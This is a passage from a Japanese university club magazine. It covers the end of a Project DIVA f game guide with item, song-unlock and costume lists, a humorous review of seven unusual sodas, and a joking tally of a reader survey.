プレイアシスト	SAD,WORST が SAFE になるが、リザルトが CHEAP になる	1000
コンボガード	30 回まで SAFE, SAD が FINE になる	3000
リカバリー	ソングエナジーが 0 になった時にエナジーを全回復	1000
リズムキャッチ	ボタンターゲットが○、○長押し、→のみになるが、リザルトが CHEAP にあんる	1000
ダブルキラー	同時押しがなくなるが、GREAT 以上が出ない	2000
スターキラー	スクラッチがボタンで処理できるが、GREAT 以上が出ない	1000

・チャレンジアイテム

アイテム名	効果	消費ポイント
シャイターゲット	ターゲットの出現タイミングが遅くなる代わりに獲得 DIVA ポイントが 2 倍	3000
サバイバル	ソングエナジーが回復せず減少量が増加するが、獲得 DIVA ポイントが 2 倍になる	4000
サバイバル S	サバイバルの効果に加え、エナジーゲージが 1/4 スタートになる代わりに獲得 DIVA ポイントが 3 倍になる	5000
COOL マスター	FINE,SAFE でもソングエナジーが回復せず減少するが、獲得 DIVA ポイントが 4 倍になる (COOL でコンボを繋いだ時にはゲージ回復有り)	10000

上 6 つがヘルプアイテムとなります。実用的なのは「リカバリー」と「コンボガード」ではないでしょうか。特に EXTREME 譜面の高難易度曲が全然クリア出来なくて困っているときにはお勧め<sup>\*24</sup>です。残りがチャレンジアイテムで、特に熟練した方にお勧めなのが「サバイバル」・「サバイバル S」アイテムです。これは WORST を 2 ~ 3 回程度を出すと即 MISS × TAKE になる<sup>\*25</sup>ものの、成功すれば 2 ~ 3 倍の DIVA ポイントが獲得できるということで、いつも PERFECT に近いところまで出している得意な楽曲や難易度で挑戦してみるといいでしょう。

\*24 筆者も EXTREME で数曲使用した

\*25 SAFE はゲージが減らないので EXCELLENT 取れてる曲なら大抵いけるのではないかという筆者の見解あり

## ミクさん5周年記念

### 収録楽曲の解放順序について

プレイを始めた段階では、チュートリアル以外に「キャットフード」、「秘密警察」、「メランコリック」、「Weekender Girl」をプレイすることができます。これら4楽曲を起点として、楽曲クリアするたびに別の楽曲が解放されます。以下に解放される条件と収録曲を示します。

楽曲名	解放条件
キャットフード	初期楽曲
秘密警察	初期楽曲
メランコリック	初期楽曲
Weekender Girl	初期楽曲
タイムマシン	「キャットフード」クリア
DYE	「秘密警察」クリア
Fire ◎ Flower	「メランコリック」クリア
サマーアイドル	「Weekender Girl」クリア
ACUTE	「タイムマシン」クリア
トリノコシティ	「DYE」クリア
どういうことなの！？	「Fire ◎ Flower」クリア
Stay with me	「サマーアイドル」クリア
え？ああ、そう。	「ACUTE」クリア
リモコン	「トリノコシティ」クリア
ハイニハイニ	「どういうことなの！？」クリア
WORLD'S END UMBRELLA	「Stay with me」クリア
FREELY TOMORROW	「え？ああ、そう。」クリア
モノクロ∞ブルースカイ	「リモコン」クリア
MEGANE	「ハイニハイニ」クリア
鏡音八八花合戦	「WORLD'S END UMBRELLA」クリア
ワールズエンド・ダンスホール	「FREELY TOMORROW」クリア
ネトゲ廃人シュプレヒコール	「モノクロ∞ブルースカイ」クリア
Nostalogenic	「MEGANE」クリア
Nyanyanyanyanyanya!	「鏡音八八花合戦」クリア
アンハッピーリフレイン	「ワールズエンド・ダンスホール」クリア
ODDS&ENDS	「ネトゲ廃人シュプレヒコール」クリア
天樂	「Nostalogenic」クリア
神曲	「Nyanyanyanyanya!」クリア
ブラック★ロックシューター	「ODDS&ENDS」クリア
ネガポジ*コンティニューズ	「天樂」クリア
Sadistic.Music ∞ Factory	「ネガポジ*コンティニューズ」、「神曲」、「ブラック★ロックシューター」、「アンハッピーリフレイン」のすべてクリア
夢の続き	「Sadistic.Music ∞ Factory」クリア

モジュール（衣装）・カスタマイズアイテムについて

DIVA f では、キャラクタや衣装、アクセサリを選ぶことができ、衣装のことを「モジュール」と呼んでいます。これらは曲や特定の条件をクリアするごとに解放され、ショップにて DIVA ポイントを使って購入することができます。そこで、ここでは参考として DIVA f に収録されたモジュールと、カスタマイズアイテムの一覧を以下に示します<sup>\*26</sup>。

まずはモジュールの一覧を以下に示します。「SW」のついているモジュールは HARD を全クリアすることが条件になっていたり、浴衣スタイルでは各キャラクタを GUEST<sup>\*27</sup> 以外で 10 回クリアする必要があるので、注意してください。

・初音ミク

初音ミク アpend	ピエレッタ
堕悪天使	パンジー
サマーメモリー	イノセント
ソリチュード	理系少女
紫揚羽	メモリア
スターヴォイス	ディープスカイ
初音ミク 翠玉	フォニュエールスタイル
ねこねこケープ	アジテーション
ハートビート	ホーリーゴッデス
Hello, Good night.	わがまま工場長
レーシングミク 2012ver.	リボンガール
らんみんぐ	初音ミク 浴衣スタイル
初音ミク SW みずたま	初音ミク SW スクール競泳

・鏡音リン

鏡音リン アpend	メランコリー
トランスマッター	鏡音リン 雨
鏡音リン 桜月	魔導師のタマゴ
トラッドスクール	スタイリッシュエナジー R
鏡音リン 浴衣スタイル	鏡音リン SW しましまビキニ
鏡音リン SW スクール	

・鏡音レン

鏡音レン アpend	スターマイン
レシーバー	鏡音レン 凤月
鏡音レン 鶴	バッドボーイ
バッドボーイ AS	生徒会執行部
スタイリッシュエナジー L	鏡音レン 浴衣スタイル
鏡音レン SW ボクサー	

(次のページへ続く)

\*26 解放条件・必要ポイントについては不明・調査不足な物が多いため、記載しない

\*27 ゲーム内には、「ゲスト出演」という形で別のキャラクターやモジュールが出てくることがあります、その場合にはキャラクター使用回数に含まれない

## ミクさん5周年記念

### ・巡音ルカ

エターナルホワイト	アムール
ゆるふわコーデ	巡音ルカ 紅玉
森の妖精姫	放課後モード
クイン・ビー	巡音ルカ 浴衣スタイル
巡音ルカ SW リゾートビキニ	巡音ルカ SW 競泳タイプ

### ・KAITO

ギルティ	レクイエム
ジェネラル	ジェネラル AS
学ラン★パーカー	ジーニアス
KAITO 浴衣スタイル	KAITO SW ハーフスパッツ

### ・MEIKO

ノエル・ルージュ	ブルークリスタル
BB オペレータ	グラデュエート
ホイッスル	MEIKO 浴衣スタイル
MEIKO SW ロングパレオ	MEIKO SW ウォータークロ
咲音メイコ	

以上がモジュールとなっております。なお、本記事ではデフォルトで付属してくるモジュール（「初音ミク」等）は表に入っておりません。

次にカスタマイズアイテムの一覧を以下に示します。一部アイテム（特に「プラチナクラウン」）については、解放条件が厳しい（「プラチナクラウン」の場合には EXTREME 全曲クリア（ヘルプアイテム有りも可））ので、注意が必要です。

### ・頭アクセサリ

ナースキャップ	メイドカチューシャ
ネコミミ（黒）	ネコミミ（白）
ネコミミ（トロ）	ウサミミ（黒）
ウサミミ（白）	ウサミミ（ピンク）
一本角	悪魔の角
天使の輪	ひよこ
クセ毛（緑）	クセ毛 R（黄）
クセ毛 L（黄）	クセ毛（ピンク）
クセ毛（青）	クセ毛（茶）
赤ぶよぼう	緑ぶよのかみどめ
たこルカ	シテヤンヨ
ゴールドクラウン	プラチナクラウン

(次のページへ続く)

・顔アクセサリ

縁なしメガネ（銀）	縁なしメガネ（赤）
ナイロールメガネ（銀）	ナイロールメガネ（茶）
フルフレームメガネ（橙）	フルフレームメガネ（黒）
シャープメガネ（藍）	シャープメガネ（紫）
アンダーリムメガネ（青）	アンダーリムメガネ（ピンク）
三角メガネ（黒）	三角メガネ（赤）
丸メガネ（銀）	丸メガネ（べっ甲）
片眼鏡	ぐるぐるメガネ
サングラス	ゴーグル
電腦バイザー	アイマスク
キラ目マスク	劇画マスク
眼帯（白）	眼帯（黒）
眼帯（緑）	眼帯（黄）
眼帯（オレンジ）	眼帯（ピンク）
眼帯（青）	眼帯（赤）
バタフライマスク	マスカレードマスク
ファンтомマスク	京劇仮面（青）
京劇仮面（赤）	白マスク
白マスク（ペロ舌）	白マスク（ω）
白マスク（ε）	ガスマスク
能面（般若）	能面（女）
能面（翁）	ネコひげ

・胸元アクセサリ

蝶ネクタイ（金）	蝶ネクタイ（黒）
蝶ネクタイ（赤）	リボン（青）
リボン（黄）	リボン（ピンク）
鈴（金）	鈴（銀）

・背中アクセサリ

天使の翼	光の翼
悪魔の翼	蝶の羽根
リュックサック	ナップサック
ランドセル（黒）	ランドセル（赤）
ぬいぐるみ	ロケット
ぜんまい	ねこしっぽ（黒）
ねこしっぽ（白）	ねこしっぽ（トラ）
ウサしっぽ（黒）	ウサしっぽ（白）
ウサしっぽ（ピンク）	狐しっぽ
悪魔の尾	はちゅねミク
リンの幼虫	

## ミクさん 5周年記念

ちなみに、全部購入するとモジュールが約 230 万 DIVA ポイント、カスタマイズモジュールが約 180 万 DIVA ポイントが必要になります。効率よく DIVA ポイントを稼ぐには前述したチャレンジアイテムを活用して DIVA POINT を収集しましょう。

### おわりに

ここまで駆け足で Project DIVA f についてご紹介してきましたが、いかがでしたでしょうか？

もし PlayStation Vita をお持ちで興味があれば PlayStation Store で体験版が公開されているのでプレイしてみることをおすすめいたします。

なお、「いつもより情報が少ないじゃないか！」とお思いの方もいらっしゃると思います。ごもっとものですが少し言い訳させていただきますと、この記事は発売されてから一週間で収集した情報をベースに書いております。一応モジュールとカスタマイズアクセサリについてはコンプリートを確認しております<sup>\*28</sup> が、残りの DIVA ルーム<sup>\*29</sup> のアイテムについては未だ完全な確認が取れていませんので掲載しておりません。

なお、この記事を書くに当たって、各種情報が掲載されている「初音ミク -Project DIVA- wiki<sup>\*30</sup>」を参考にさせていただきました。本記事に載ってないような細かい情報も掲載されているので、困ったときに参考にすると良いと思われます。また、本記事に掲載したすべての画像の著作権は SEGA 様と Crypton Future Media, Inc. 様に帰属します。



本編にてミクさんの画像が足りなかったことを改めてここにお詫びいたします

\*28 称号がアンロックされたので確かだと思われる

\*29 ミクさんとかとふれあえる専用の部屋のこと。タッチパネルでなでたり、あっち向いてホイもできます！

\*30 <http://www19.atwiki.jp/mikudiva/>

# へんなたんさん

文 編集部 みみずのひもの

## はじめに

親愛なる WORD 誌読者の皆様初めまして。わたくし WORD 編集部に本年度から籍を置いてい る者で、名をみみずのひものと申します。まだ今年入部したばかりのペーペーであり新聞部などに在籍していた経験も皆無なので、記事も実にたどたどしいものになるだろうことが想像できます。不肖みみずのひもの、どうか皆様のお目に適うよう今後精進していきたいと思いますので何卒宜しくお願ひ致します。

というわけでへんなたんさんです。へんたいさんではありません。本記事ではもう終わりかけとなった暑い夏を乗り切るための変な炭酸飲料を、大人気のものからマイナーなものまで全7種ご紹介させて頂きます。現時点で購入可能だった飲料については、WORD 編集部員テスターによる評価もありますので参考にしてください。何か気が向いた時だとか新しい刺激を求めている時にぜひ飲んでみてはいかがでしょうか。

## 1. ドクターペッパー

### ・概要

言わずと知れた炭酸飲料業界の申し子。通称ドクペ。筑波大学内でもコカ・コーラ系の自動販売機で普通に購入することができる。昔は知る人ぞ知るマニアックドリンクの1種だったが、某ゲームとか某ラノベの影響を大分受けたらしく大人気ドリンクまで成長した。特につくば駅から45分でお馴染みの電脳都市秋葉原では、ほぼ全域の自動販売機にドクペが用意されているほどの充実ぶり。関東圏を中心に販売しているため、それ以外の地域では名前すら聞いたことが無い人も多い。姉妹品としてドクターペッパー チェリー味、ダイエットドクターペッパーなどがある。



### ・誕生

時は1871年のアメリカ・バージニア州。チャールズ・ペッパー医師の経営するドラッグストアの元で勤務する青年、ウエーズ・モリソンはペッパー医師の娘との結婚を強く望んでいた。しかしペッパーはそれを認めず。モリソンは泣きながら仕事上の実力を彼に認めてもらおうと思い、助手と14年もの間新型炭酸飲料の開発に着手した。1885年、恩師の名を冠した「ドクターペッパー」は発売されると同時に大ヒット。モリソンは無事娘との結婚も認められたとさ。イハナシダナ<sup>\*1</sup>

### ・味

人を選ぶ。基本的に原材料は一般的のコカ・コーラと同じだが、香料の二文字はこの2つをあまりにも大きく隔ててしまった。「杏仁豆腐の味がする」といえばしばしどくペに与えられる評価の一つだが、これは杏仁豆腐にも使われているアーモンドエキスがドクペの香料に使われているためだ。ちなみにドクペには全部で23種類のフルーツフレーバーが含まれているというが、その全ては公開されていないため謎である。そんなものが何故販売できるのか不思議でしかない。日本

\*1 <http://www.cocacola.co.jp/products/drpp/product/index.html>

## へんなたんさん

で販売されているドクペではこれらのフレーバーのうち幾つかが含まれていないため、パッケージには「20種類以上のフレーバー」とだけ書かれている。そのためアメリカ版ドクタペッパーと日本版ドクターぺッパーでは味が異なるそうだ。ぜひ飲み比べてみてほしい。

### ○テスターの声

- ・杏仁豆腐。
- ・マッキーの香り。

## 2. ルートビア

### ・概要

ドクペの影に隠れながらも強烈な個性を放つ異彩の炭酸飲料。ビアーの名を冠するがアルコールフリーなので、未成年のお子様でも安心して楽しむことができる。アメリカを中心に市場が展開されており、A&WとDad'sという2大メーカーが有名。筑波大学内での購入は困難かと思われたが、なんと第一エリアのスープファクトリーにて100円で購入できることが判明した。姉妹品としてA&Wのルートビアクリームソーダがある。大学外ではイースのヴィレッジヴァンガードや酒のやまやなどの、輸入品を取り扱っている店で購入することができる。

### ・誕生

こちらも19世紀のアメリカにて誕生。元々家庭で飲まれるハーブ飲料だったものを、薬剤師のハイヤーズ氏が改良してからルートビアと名付け、1866年に売り出したら大ヒットしてしまった。実はコカ・コーラよりも歴史が長い世界最古のブランド炭酸飲料水だということは意外と知られていない<sup>\*2</sup>。


### ・味

ドクターペッパーよりもっと人を選ぶ。見た目、内容共にコーラそっくりだが、その香料が含む独特の風味は他の一般的炭酸飲料の追随を許さない。ルートビアをルートビアたらしめる最大の特徴、それは万人が「飲むサロンパス」としか形容できないほどの強烈なハッカ臭だ。元々ルートビアはルート、つまり木の根っこやハーブの煮汁を炭酸で割った薬用飲料だったので、あまり美味しいと呼べるものではなかった。改良されて大分ましにはなったもののやはり元薬品という立場は変わらないため、同じくサロンパスの原料でもあるの匂いが非常に強い。人によっては一口も受け付けないこともあるので、他人に勧める際は十分に注意していただきたい。

「沖縄では熱冷ましの代わりにルートビアを飲む」という眉唾ものの民間療法もあるが、これには解熱、消炎作用のあるサリチル酸メチルがルートビアに含まれているためというもっともらしい根拠が提示されている。

ルートビアのハッカ臭をもっと楽しみたいという貴方には、フィリピン原産東南アジア絶賛発売中のコーラ「サルサ」をオススメする。コカ・コーラしか飲んだことのない敬虔なコカ・コーラ信者がパッケージに騙されてしまい、サルサを一口飲んであまりの不味さに発狂するという事態が絶えないそうだ。

### ○テスターの声



\*2 「ROOTER'S CAFE」 ルートビアの歴史より <http://gpzagogo2.fc2web.com/whatroot.html>

- ・風呂上りに飲むと格段に美味しい。
- ・何故か筋肉痛の時に飲みたくなる。

### 3. メッコール

#### ・概要

韓国が生んだ大ヒットロングセラー商品。ゲテモノ炭酸飲料と言えば真っ先に思い浮かぶ人も多いであろう、言わずと知れた大麦から作られたコーラだ。普通に街中で探すのは困難なので、輸入雑貨店で買うか韓国で買うか通販でまとめ買いすることをオススメする。

#### ・誕生

某宗教団体系列の一和という会社が 1986 年から製造を開始した。噂によればメッコールで得た収益は某宗教団体運営資金に回されているとかおやこんな時間に誰かうわ何をするやめ

#### ・味

コーラの麦茶割り。ただし単純にコーラを麦茶で割っただけではあの味を再現できないそうだ。グーグル日本語検索で「メッコール」と入力するだけで「メッコール まずい」と直ちに補完されることからも、メッコールの味は中々に評価の高いものだと容易に想像ができる。

メッコール日本語公式サイト<sup>\*3</sup>によれば、メッコールは飲む人の安全性と健康を第一に考えて作られているそうだ。そのためメッコールの原材料には韓国産有機栽培の麦と、世界三大名水（チョヨジョンリ）椒井里の鉱山水が使われている。ここまで原材料への深いこだわりを見せておきながら、味があなってしまったことには何か深い意味でもあるのだろうか。



### 4. エスプレッソーダ

#### ・概要

突如現れた炭酸飲料業界期待の新星。エスプレッソと炭酸水が奇跡のコラボを果たした。サントリーから現在も好評発売中<sup>\*4</sup>。コンビニやスーパーなどで普通に購入することができる。

#### 誕生

企画開始から 2 年間による研究の末ついに完成、今年発売に至る。800 回以上の試作により完成したとか。

#### ・味

コーヒーの炭酸割り。残念ながらコーヒーと炭酸水を個別に飲めばより美味しかったのかもしれない。コーヒーの後味と炭酸の酸味がうまく絡み合っていると考えれば、割と相性が良いと言えなくもない。が、相性の良し悪しと味の良し悪しは、必ずしも直結しないのだという大事な事をこのドリンクは教えてくれた。ところで



\*3 <http://www.mccol.jp/>

\*4 <http://www.suntory.co.jp/softdrink/espressoda/>

## へんなたんさん

これを飲むと、ファミレスのドリンクバーで悪戯された苦い記憶を思い出すのは筆者だけだろうか。

人によってはこのドリンクの評価が高い。何でも真夏の暑い日一日中外で作業してから、キンキンに冷やしたこいつを飲めば最高に美味しいとのこと。それはひょっとしてどんなドリンクでも美味しいのではないだろうか。逆にぬるくなると炭酸が抜けてかなり不味くなるので注意が必要。

### ○テスターの声

- ・炭酸いらない。
- ・コーヒーとソーダの共存はムリ。どっちか殺れ！
- ・苦みをもっと強くして星井。

## 5. トニカ

### ・概要

ファンシーな缶のパッケージ。山手線全駅に掲示されたおしゃれ広告……誰がどう見てもナウでヤングな若者向けのシャレオツドリンクに見えるトニカ。だがその正体は……？

大塚食品から発売されたノンアルコールの炭酸飲料水。ジン・トニックなどで知られるトニックウォーターをベースにしている。販売は既に終了しているので、現在購入は困難か。

### ・誕生

1, 2年ほど前から山手線内の自動販売機でよく見かけるようになる。ネット上では不味い炭酸飲料として一時期話題に。

### ・味

飲み始めはグレープフルーツ味。途中からピーチの風味が現れる。口の中に広がる甘さ、爽快感を生み出す炭酸、しばし訪れる極楽……が、それは数秒後に訪れる強烈な苦味を引き立てるための前座に過ぎなかった。そう、このジュース後味が猛烈に苦いのだ。

というのは元ネタのトニックというお酒の後味そっくりになるよう意識したためだ。何故苦いかと聞かれれば、元々トニックがこうゆうものだったからとしか答えようがない。しかしいくら苦味を与えるためとはいえ、わざわざ原材料に「苦味料」などという不明瞭な物体を加える必要性はあったのかしばし疑問である。苦味さえ無ければ普通に美味しいジュースだったのに、などとぼやいてはいけないので。

実際このジュース世間で出回る噂ほど不味いという訳でもなく、まあそういうものなのだと思い込めば普通に美味しい気がする。ただ爽やかフルーツ炭酸系ジュースかと思いきや突然の苦味という流れが、初めてこれを飲む人々に想定以上の強烈な負の印象を与えてしまったのだ。



## 6. ウィルキンソン・ジンジャエール

### ・概要

昔ながらの硬派なジンジャエール。ウィルキンソンは炭酸飲料のブランドを展開しており、ウィルキンソンの炭酸水などで有名だ。日本ではアサヒ飲料から販売されている。輸入品を取り扱っている雑貨店チェーンのカルディならば、日本全国ほどこの店でも手に入るだろう。瓶詰と

ペットボトルの2種類がある。

・誕生

　　ウィルキンソン三代目社長 H.C.W.Price が開発。 ウィルキンソンという会社自体は 1904 年に設立した<sup>5</sup>。

・味

とにかくむせる。軟弱なカナダドライ香料とは比較にならないほどの強烈なショウガ臭は、匂いを嗅ぐだけでもむせるという危険物質顔負けの代物となっている。本製品を飲用する際にはゆっくりと少しづつ口に運ぶことを推奨したい。間違っても一気飲みしてはいけない。絶対にだ。飲み終わった後は喉がショウガで焼けるように熱くなるのもこのドリンクの特徴だ。風邪をひいたときにも飲めば直ぐに良くなること間違いなし。酒で割ると大変美味しいらしいが、筆者は未成年なので例え記事のためとは言えど飲酒には踏みきれなかった点をご了承願いたい。



○テスターの声

- ・辛くて美味しい。
- ・喉が死んだ。
- ・さっぱりした定番の味。

## 7. インカコーラ

・概要

ペルーからやってきた黄金のコーラ。通称ゴールデンコーラ。ペルー本国での人気は非常に高く、コーラというとコカ・コーラよりもこちらの方が一般的だという。あの漫画「孤独のグルメ」でも主人公ゴローちゃんがインカコーラを飲むシーンがある。ヴィレッジヴァンガードやカルディで購入可能。

・誕生

ペルーの首都リマ市生誕 400 周年を記念して 1935 年に発売される。

・味

まず驚かされるのはその見た目だ。黄色 4 号によって着色されたその外見は、まさにゴールデンの名にふさわしい。健康に害が無いか心配になるほどだ。

味はコーラからかけ離れており、どちらかというとメロンソーダに近い。炭酸は弱め。不味くは無いので安心して一缶丸ごと飲み干すことができるだろう。

○テスターの声

- ・シロップ。
- ・シロップ。
- ・黄色すぎワロタ。



\*5http://www.asahiinryo.co.jp/wilkinson/sp/top.html

## へんなたんさん

### まとめ

(1) 変な炭酸飲料から見られる共通点とは何か？

- 1 香料、味が今までの日本には無かったが海外では伝統的な飲料  
(ルートビア、ウィルキンソンなど)
- 2 混ぜてはいけないものを混ぜてしまった  
(エスプレッソーダなど)
- 3 炭酸が抜けるとえらく不味い
- 4 キンキンに冷えて炭酸が効いているからまだ飲める
- 5 喉がえらく乾いたときに飲むと美味しいので、それ以来中毒になることが多い
- 6 熱狂的な信者が多い

(2) 小学生並みの感想

変な炭酸飲料とは何か。それは紛れもなく企業の挑戦に違いない。画一化されがちな炭酸飲料業界に一石を投じるため投げかける疑問、あるいは伝統的に飲まれる歴史の長いドリンクの保存、その無謀な挑戦こそが変な炭酸飲料だ。だが無謀だからと言ってそれが全て失敗しているわけではない。ドクペやメッコールのように熱狂的信者を味方につける飲料もあれば、ペプシシリーズのように社会から「またお前か」的立場を確立するのに成功した飲料もある。変な炭酸飲料は時として人に笑いを、話題を、これからも提供し続けることだろう。

ここで紹介した変な炭酸は本当にごく一部である。ひょっとしたらまだ誰も気づいていない面白ドリンクが、まだ市場で眠っているかもしれない。今まで食わず嫌いしていたそこの貴方も、試しに何か一本買ってみては如何だろうか。きっと貴方を魅了する炭酸飲料が何処かにあるはずだ。

### 引用画像

- ドクターペッパー  
<http://www.cocacola.co.jp/products/lineup/drpepper.html>
- ルートビア  
<http://www.citynet.co.jp/shop/041095.html>
- メッコール  
<http://www.mccol.jp/index.html>
- エスプレッソーダ  
<http://products.suntory.co.jp/d/4901777234987/>
- トニカ  
<http://www.amazon.co.jp/AC/dp/B004X90HJI>
- ウィルキンソン・ジンジャエール  
<http://b.hatena.ne.jp/articles/201105/4186>
- インカコーラ  
<http://item.rakuten.co.jp/misonoya/b115-8-2/>

# 情報科学類誌 WORD 読者アンケート

題字 編集部 ふあい

文 編集部 Itosugi

## ■あいさつ

みなさん、おはこんばんちは<sup>\*1</sup>。7回目の集計となる今回はなんと**21人**から回答をいただきました！夏休みをはさんでもこの人数……WORD 読者できる！！今回、WORD 22号がそのままアンケート回収ボックスに投函されるという事例が発生しました。**誠に遺憾です。**というか取り出すの大変だったぞ！！また、**同人作品が添付されて投函されるという事例**も発生しました。これはもう読者プレゼントに回すしかないですね！！**とりすーぷさんありがとうございます！！！！**

## ■今回もあります粗品

どんな粗品があるか再度掲載します。粗品を希望される方は、アンケート提出の際に WORD 編集部室(3C212、情報科学類生ラウンジ横の怪しげな部屋)まで直接お越しください。

### ◆同人作品『NIT ● RIB ● X』← New !!

どう見ても風のク〇ノアです。本当にありがとうございました。とりすーぷさんがアンケートと一緒に入れて下さいました。在庫1つだけになりますのでお早めに～。なかつたら委託されてところで買えばいいんじやね？

### ◆まるで本物！？メモリ型定規

さりげなく情報科学類生らしさをアピールできるメモリ型定規です。ただし目盛はついていません。自分の知識とカンで長さを測りましょう！！

### ◆シェフのきまぐれ粗品

されば他の粗品が出てくるかもしれません。チャレンジャーな君を待ってるぞ！！

詳しい情報や画像は過去記事をご覧下さい。今、手元に過去記事がない方は、

**http://www.word-ac.net/**

\*1 おはこんばんちは：おはよう+こんばんは+こんにちはのこと。

## WORD 読者アンケート 2ndSeason

### ■アンケート集計

#### ◆ Q1：所属を教えてください。

- ・情報科学類：2人
- ・工学システム学類：2人
- ・工シス学類：1人
- ・cosys 学類：1人
- ・社会工学類：1人
- ・応用理工学類水銀党：1人
- ・ラジオ学類（いつも聴いてます！！）：1人
- ・室伏工学学類<sup>\*2</sup>：1人
- ・ふあぼ学類：1人
- ・明治大学大学院理工学研究科基礎理工学専攻情報科学系でおくれ大学生田キャンパス：1人
- ・山形大学工学部機械システム工学科←（オープンキャンパスで来ました）：1人
- ・しまむら学類アンチユニクロがくぐん：1人
- ・CS 専攻：1人
- ・シヤシス専攻：1人
- ・ちくわ大明神専攻：1人
- ・コスマゾーン：1人
- ・青山学院大学・法学部：1人
- ・主：1人
- ・専攻はお前にやるよ…！ククク…！：1人

工学システム学類と工シス学類と cosys 学類はたぶん同一でしょう。すると工学システム学類が**4人**で一番多いですね。他大学の方も増えてきて嬉しい限りです。**情報科学類生はもつとアンケート書いてよ！！** ふあぼ学類とかすごく凶悪なところなんでしょうね。それと、いつから WORD はラジオで配信されるようになったのだろうか。私は聞いてないぞ！！！！ 最近トゥエリストが湧いてますね。WORD 編集室にも G が湧いてしまいました。どちらも早く駆除しないといけないですね……。

#### ◆ Q2：性別を教えてください。

- ・男：10人
- ・10万20歳（男）：1人
- ・オス：1人
- ・はい：1人
- ・(^ω^)：1人
- ・ともひろ：1人
- ・女：1人
- ・♀：<sup>おとめ</sup>1人
- ・漢女：1人
- ・ズーブルズ：1人
- ・どっちもあると見せかけて…：1人
- ・男（水をかぶると女子）：1人

これはもしや女性率が上がっているのでは！？右側は女性として見られると思われるので**21人中 6人が女性！！** これは良い状態になってきましたね。らんまかわいいよらんま！！あと、性別じゃなくて年齢書いている人がいますね。アンケートに年齢の欄も増やそうかな……。

<sup>\*2</sup> 室伏工学：室伏の素晴らしい工学的追求をしつづける理工学群の中の一つ。他にも『イチロ一工学』もある。とのことです。

## WORD 読者アンケート 2ndSeason

### ◆ Q3 : WORD の公式 Web サイト「WORD Press」(<http://www.word-ac.net/>) はご存じでしたか？

- |                |                     |
|----------------|---------------------|
| ・はい：6人         | ・はい、知りませんでした。：1人    |
| ・誘導尋問とはこの事か：1人 | ・はいいいいいいい？：1人       |
| ・とうとう暴挙に出たか：1人 | ・はい？：1人             |
| ・ごめんなさい：1人     | ・いいえ、それは Tom です。：1人 |
| ・女：1人          |                     |

選択肢が 1 つなのにここまで多様性……。前号であれだけ注意したはずなのに、宜しくない読者が多数います。強い遺憾の意を表明すると共に、今回も無慈悲な晒しあげ措置をとります。

その 1	Q3:WORD の公式 Web サイト「WORD Press」( <a href="http://www.word-ac.net/">http://www.word-ac.net/</a> ) はご存じでしたか? 1:はい <u>(2)誘導尋問とはこの事か</u>
その 2	Q3:WORD の公式 Web サイト「WORD Press」( <a href="http://www.word-ac.net/">http://www.word-ac.net/</a> ) はご存じでしたか? 1:はい とうとう 暴挙に出たか
その 3	Q3:WORD の公式 Web サイト「WORD Press」( <a href="http://www.word-ac.net/">http://www.word-ac.net/</a> ) はご存じでしたか? 1:はい 2:はい、じゃな…か <u>(3)はい</u>
その 4	Q3:WORD の公式 Web サイト「WORD Press」( <a href="http://www.word-ac.net/">http://www.word-ac.net/</a> ) はご存じでしたか? 1:はい <u>(2)ごめんなさい</u>
その 5	Q3:WORD の公式 Web サイト「WORD Press」( <a href="http://www.word-ac.net/">http://www.word-ac.net/</a> ) はご存じでしたか? 1:はい <u>(2)女</u>
その 6	Q3:WORD の公式 Web サイト「WORD Press」( <a href="http://www.word-ac.net/">http://www.word-ac.net/</a> ) はご存じでしたか? <u>○</u> :はい、知りませんでした。
その 7	Q3:WORD の公式 Web サイト「WORD Press」( <a href="http://www.word-ac.net/">http://www.word-ac.net/</a> ) はご存じでしたか? 1:はい 2. いいえ
その 8	Q3:WORD の公式 Web サイト「WORD Press」( <a href="http://www.word-ac.net/">http://www.word-ac.net/</a> ) はご存じでしたか? <u>(1:はいいいいい)</u>
その 9	Q3:WORD の公式 Web サイト「WORD Press」( <a href="http://www.word-ac.net/">http://www.word-ac.net/</a> ) はご存じでしたか? <u>(1)はい？</u>
その 10	Q3:WORD の公式 Web サイト「WORD Press」( <a href="http://www.word-ac.net/">http://www.word-ac.net/</a> ) はご存じでしたか? 1:はい 2. (J・ω・) うー！ (J・ω・) / うーー！
その 11	Q3:WORD の公式 Web サイト「WORD Press」( <a href="http://www.word-ac.net/">http://www.word-ac.net/</a> ) はご存じでしたか? <u>(1)はい</u> <u>(2)いいえ、それは Tom です。</u>
その 12	Q3:WORD の公式 Web サイト「WORD Press」( <a href="http://www.word-ac.net/">http://www.word-ac.net/</a> ) はご存じでしたか? 1:はい <u>←このへん</u>
その 13	Q3:WORD の公式 Web サイト「WORD Press」( <a href="http://www.word-ac.net/">http://www.word-ac.net/</a> ) はご存じでしたか? <u>(1)はい 4.いいえ 7.いいえ 10.いいえ 14.いいえ</u> <u>2.いいえ 5.いいえ 8.いいえ 11.いいえ 15.いいえ</u> <u>3.いいえ 6.いいえ 9.いいえ 13.いいえ 16.いいえ</u>

# お前ら全員粛清すっぞ！！

さて、まだ公式 Web サイトを知らない人が存在するので再度宣伝いたします。

**http://www.word-ac.net/**

## ◆ Q4：良かったと思う記事があれば教えてください。

前号 WORD 22 号のタイトル等一覧は以下の通りです。

- 1.表紙 2.号名 3.目次 4.mbed 系男子になろう！ 5.GR な日々。 XI
- 6.野球みようぜ！！（データ編） 7.ポケモン廃人日記～対戦編～ 8.できる！牽引
- 9.筑波大学の計算資源 10.use Perl::Object qw(1); 11.WORD 読者アンケート 12.編集後記
- 13.裏表紙 14.アンケート用紙

- 2.号名 : 1 票
- 4.mbed 系男子になろう！ : 4 票
- 5.GR な日々。 XI : 2 票
- 6.野球みようぜ！！（データ編） : 4 票
- 7.ポケモン廃人日記～対戦編～ : 7 票
- 8.できる！牽引 : 3 票
- 9.筑波大学の計算資源 : 2 票
- 10.use Perl::Object qw(1); : 1 票
- 11.WORD 読者アンケート : 4 票
- 14.アンケート用紙 : 3 票
- 15.配布場所 : 1 票

今回の 1 位は『7.ポケモン廃人日記～対戦編～』でした。またまた IX 氏が TOP !! IX 恐ろしい子！！この快進撃を止められる奴はいるのだろうか！！！配布場所にも票が入れられてましたね。これはもう候補に入れるしかないですね。それではみなさんお待ちかね、回答晒し上げコーナーへ参ります。

(11)

(明治大学大学院理学研究科基礎理工学専攻情報科学系でおくれ大学生田キャンパス 女帝さん)

( ) ( ) ( ) ( ) ( ) ( )

